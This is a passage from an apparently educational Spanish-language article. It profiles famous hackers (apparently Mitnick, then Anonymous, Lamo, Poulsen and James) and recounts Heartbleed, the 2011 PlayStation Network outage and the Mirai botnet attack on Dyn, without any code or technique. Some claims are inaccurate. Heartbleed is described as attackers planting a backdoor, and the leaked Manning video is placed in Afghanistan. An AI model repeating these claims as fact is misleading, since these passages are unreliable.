A principios de los años 80 fue acusado de robar manuales privados a la compañía telefónica Pacific Bell y de piratear el sistema NORAD (por sus siglas en inglés: Comando de Defensa Aeroespacial de Norteamérica). Esta «hazaña» le llevó a convertirse en fuente de inspiración de la película Juegos de Guerra (1983). Por lo que no es de extrañar que en esa década fuera

apodado por el departamento de Justicia como el «delincuente informático más buscado en la historia de Estados Unidos».

Su particular juego por intentar acceder a cualquier sistema, del que no obtenía nada más que la mera satisfacción de haberlo logrado, se convirtió en una obsesión retribuida con más de una estancia en la cárcel. Tras hackear a entidades como Nokia, Motorola o el Pentágono, fue condenado a cinco años de cárcel. Sin embargo, nunca se refirió a sus actividades como piratería informática, si no como « ingeniería social» por lo que fue el primero en acuñar este término.

Tiempo después decidió abandonar sus malos hábitos, colgó el sombrero negro y se puso el blanco, y se pasó al lado de la ciberseguridad montando su propia empresa.

Anonymous

Anonymous comenzó en 2003 en grupos de discusión de 4chan en un foro sin nombre. El grupo presenta poca organización y se centra ligeramente en el concepto de justicia social. Por ejemplo, en 2008, el grupo tuvo un problema con la Iglesia de la Cienciología y comenzó a desactivar sus sitios web, lo que afectó negativamente a sus clasificaciones de búsqueda en Google e inundó sus máquinas de fax con imágenes en negro. En marzo de 2008, un grupo de "Anons" desfilaron frente a centros de la Cienciología de todo el mundo con la ahora famosa máscara de Guy Fawkes. Tal como señaló The New Yorker, aunque el FBI y otros cuerpos de seguridad han localizado a algunos de los miembros más prolíficos del grupo, la ausencia de una verdadera jerarquía hace que sea casi imposible eliminar a Anonymous en su conjunto.

Adrian Lamo (1981)

Este hacker comenzó por pequeñas «jugarretas» como usar una herramienta de administración de contenidos de Yahoo no protegida para modificar un artículo de «Reuters». Y así, poner en evidencia al ex Fiscal General de los Estados Unidos John Ashcroft, tergiversando sus palabras. Pirateaba sistemas y luego lo notificaba a los usuarios de ese servicio o portal y a la prensa. Por lo que, actuaba en cierta manera como un investigador independiente.

Sin embargo, su buena voluntad acabó cuando hackeó la intranet de «The New York Times» para incluirse en una lista de fuentes expertas en piratería informática y recabar información de personajes públicos de gran importancia. También pirateó a otras empresas como Microsoft y el Banco de América.

Su último periplo fue el de entregar a la ex-soldado y analista de inteligencia de ejército de Estados Unidos Chelsea Manning por filtrar documentos clasificados. Entre otras cosas, presuntamente entre el material filtrado había entregado a WikiLeaks un vídeo en el que mostraba a soldados estadounidenses asesinando a un fotógrafo de «Reuters» y a otros civiles en Afganistán.

Kevin Poulsen

El apodado hacker «Dark Dante» (1965) pirateó con 17 años la red del Pentágono (Arpanet), ante lo cual se libró de la cárcel porque al ser menor de edad prefirieron castigarlo con una advertencia y no un juicio. Poulsen se burló del FBI pirateando varios ordenadores federales y revelando detalles de escuchas telefónicas de consulados extranjeros. Por lo que recibió un segundo apodo como «el Hannibal Lecter de los delitos informáticos», por las numerosas leyes que había contravenido.

Sin que le pareciera poco ser un fugitivo, durante un programa de televisión que le mostraba en pantalla como uno de los hackers más buscados, en el momento en que apareció el teléfono para que cualquier espectador aportará cualquier información, las líneas telefónicas se cancelaron en ese instante.

Finalmente, Kevin Poulsen fue capturado y condenado a tres años de prisión, y a no acercarse durante una temporada a ningún ordenador. Cuando salió de la cárcel en 1995 cambió la informática por el periodismo y actualmente se desempeña como editor principal de «Wired» y escribe sobre informática. Aunque no abandonó del todo su amor por los ordenadores, porque en 2006 llevó a las fuerzas del orden ante más de 700 depredadores sexuales que merodeaban por MySpace en busca de menores.

Jonathan James (1983)

Dejó a Estados Unidos perplejo, porque consiguió entre otras cosas acceder a los servidores de la NASA, descargarse el código fuente de la Estación Espacial Internacional, piratear al departamento de Defensa y al Centro Marshall para Vuelos Espaciales.

Tras ser descubierto, «C0mrade», como también era conocido, se convirtió en el primer menor de edad de Estados Unidos en ser condenado por piratería informática a la edad de 16. Para este joven, la piratería era un reto del que parecía no querer obtener ninguna retribución económica. Sus actividades no generan lucro y tenía muy poco dinero. Sin embargo, James empezó a tener miedo de ser usado como chivo expiatorio. Lo que tristemente le llevó a suicidarse el 18 de mayo de 2008 a los 24 años. Antes de morir dejó una carta alegando que no «confiaba en la justicia», como asegura el «Daily Mail».

Casos más famosos:

Heartbleed (2012-2014)

Heartbleed no fue un virus, sino un Bug que por error fue escrito en OpenSSL. Esto permitió a los hackers a crear una puerta de entrada hacia diversas bases de datos. Se ha dicho que este es uno de los mayores **ciberataques** en la historia, pues según algunos reportes sugieren que cerca del 17% de todos los sitios web fueron afectados.

Este ataque permitió que diversos hackers tuvieran acceso a conversaciones privadas sin que los usuarios se percataron, gracias a que implantaron un portal en el sistema para tener acceso en cualquier momento. Pasaron cerca de dos años hasta que el Bug fue finalmente detectado en 2014 por **Google Security**.

PlayStation Network (2011)

A mediados de abril de 2011, Sony dio a conocer que algunas funciones de la **PlayStation Network** habían sido derribadas. El servicio online de PlayStation se vio afectado por cerca de un mes, en el que 77 millones de cuentas estuvieron sin conexión durante 23 días.

La empresa se vio obligada a comparecer ante la Cámara de Representantes de Estados Unidos y, posteriormente, a pagar una multa de un cuarto de millón de libras al **ICO** (Information Comissioners Office) del gobierno británico, por sus malas medidas de seguridad. Sony confirmó que el costo por estos 23 días de interrupción tuvieron un costo alrededor de los 140 millones de libras.

Mirai: La caída de Internet (2016)

Los botnets llevan siglos entre nosotros, pero la emergencia del Internet de las Cosas les ha dado una nueva oportunidad. Todos aquellos dispositivos cuya seguridad no ha sido vigilada y para los cuales no existen antivirus, empezaron a recibir infecciones de forma masiva. Después, rastreaban a otros del mismo tipo y los contagiaban. Este ejército de zombis dio forma a un malware conocido como Mirai ("futuro", en japonés), que crecía y crecía a la espera de instrucciones.

Pero un día (21 de octubre del 2016), los propietarios de este botnet gigante decidieron probar sus habilidades e hicieron que todas sus grabadoras de vídeo digital, sus routers, cámaras IP y el resto de equipo "inteligente" inundara al proveedor de servicios DNS, Dyn, de solicitudes.

Dyn no pudo soportar este ataque DDoS masivo. El DNS, al igual que los servicios que dependían de él, se inutilizaron: los servicios online de PlayStation, PayPal, Twitter, Netflix, Spotify y muchos otros se vieron afectados en Estados Unidos. Dyn se acabó recuperando, pero la magnitud del ataque Mirai hizo que todos estuvieran en alerta y pensaran en la seguridad de las cosas "inteligentes", fue la madre de todas las llamadas de atención.

Bibliografía

https://blog.cerounosoftware.com.mx/las-5-fases-de-un-ataque-informatico
http://jzseguridadweb.blogspot.com/p/fases-de-un-ataque-informatico.html
http://axelsanmiguel.com/8-tipos-de-hackers-que-debes-conocer/
http://blog.capacityacademy.com/2012/07/11/7-tipos-de-hackers-y-sus-motivaciones/
University of California Berkeley: ¿qué es un hacker?
CNN Tech: una historia de 40 años de pirateo informático
Daily Beast: hackeando el planeta
Campus Activism: historia del pirateo informático
https://ayudaleyprotecciondatos.es/2018/10/02/evitar-ciberataque/
https://reportedigital.com/seguridad/ataque-cibernetico-empresa-consejos/
https://es.godaddy.com/blog/que-es-el-phishing-y-que-tipos-existen/
https://www.xataka.com/basics/cual-es-la-diferencia-malware-virus-gusanos-spyware-troyanos-ransomware-etcetera
https://ciberseguridad.blog/algunos-tipos-de-ataques-informaticos/
https://www.optical.pe/tipos-de-ataques-informaticos-y-previsiones-para-el-2019/
https://www.avast.com/es-es/c-malware
https://www.genbeta.com/web/son-los-ataques-ddos-efectivos-como-medio-de-protesta
https://www.ovh.com/world/es/anti-ddos/principio-anti-ddos.xml
http://www.icorp.com.mx/blog/ciberataques-mas-famosos/
http://blog.capacityacademy.com/2012/07/11/7-tipos-de-hackers-y-sus-motivaciones
http://axelsanmiguel.com/8-tipos-de-hackers-que-debes-conocer/
https://www.kaspersky.es/blog/five-most-notorious-cyberattacks/17277/
https://es.wikipedia.org/wiki/Chema_Alonso
https://comocrearun.org/virus/
https://es.ccm.net/forum/affich-31644-virus-necesito-5-ejemplos-y-su-programacion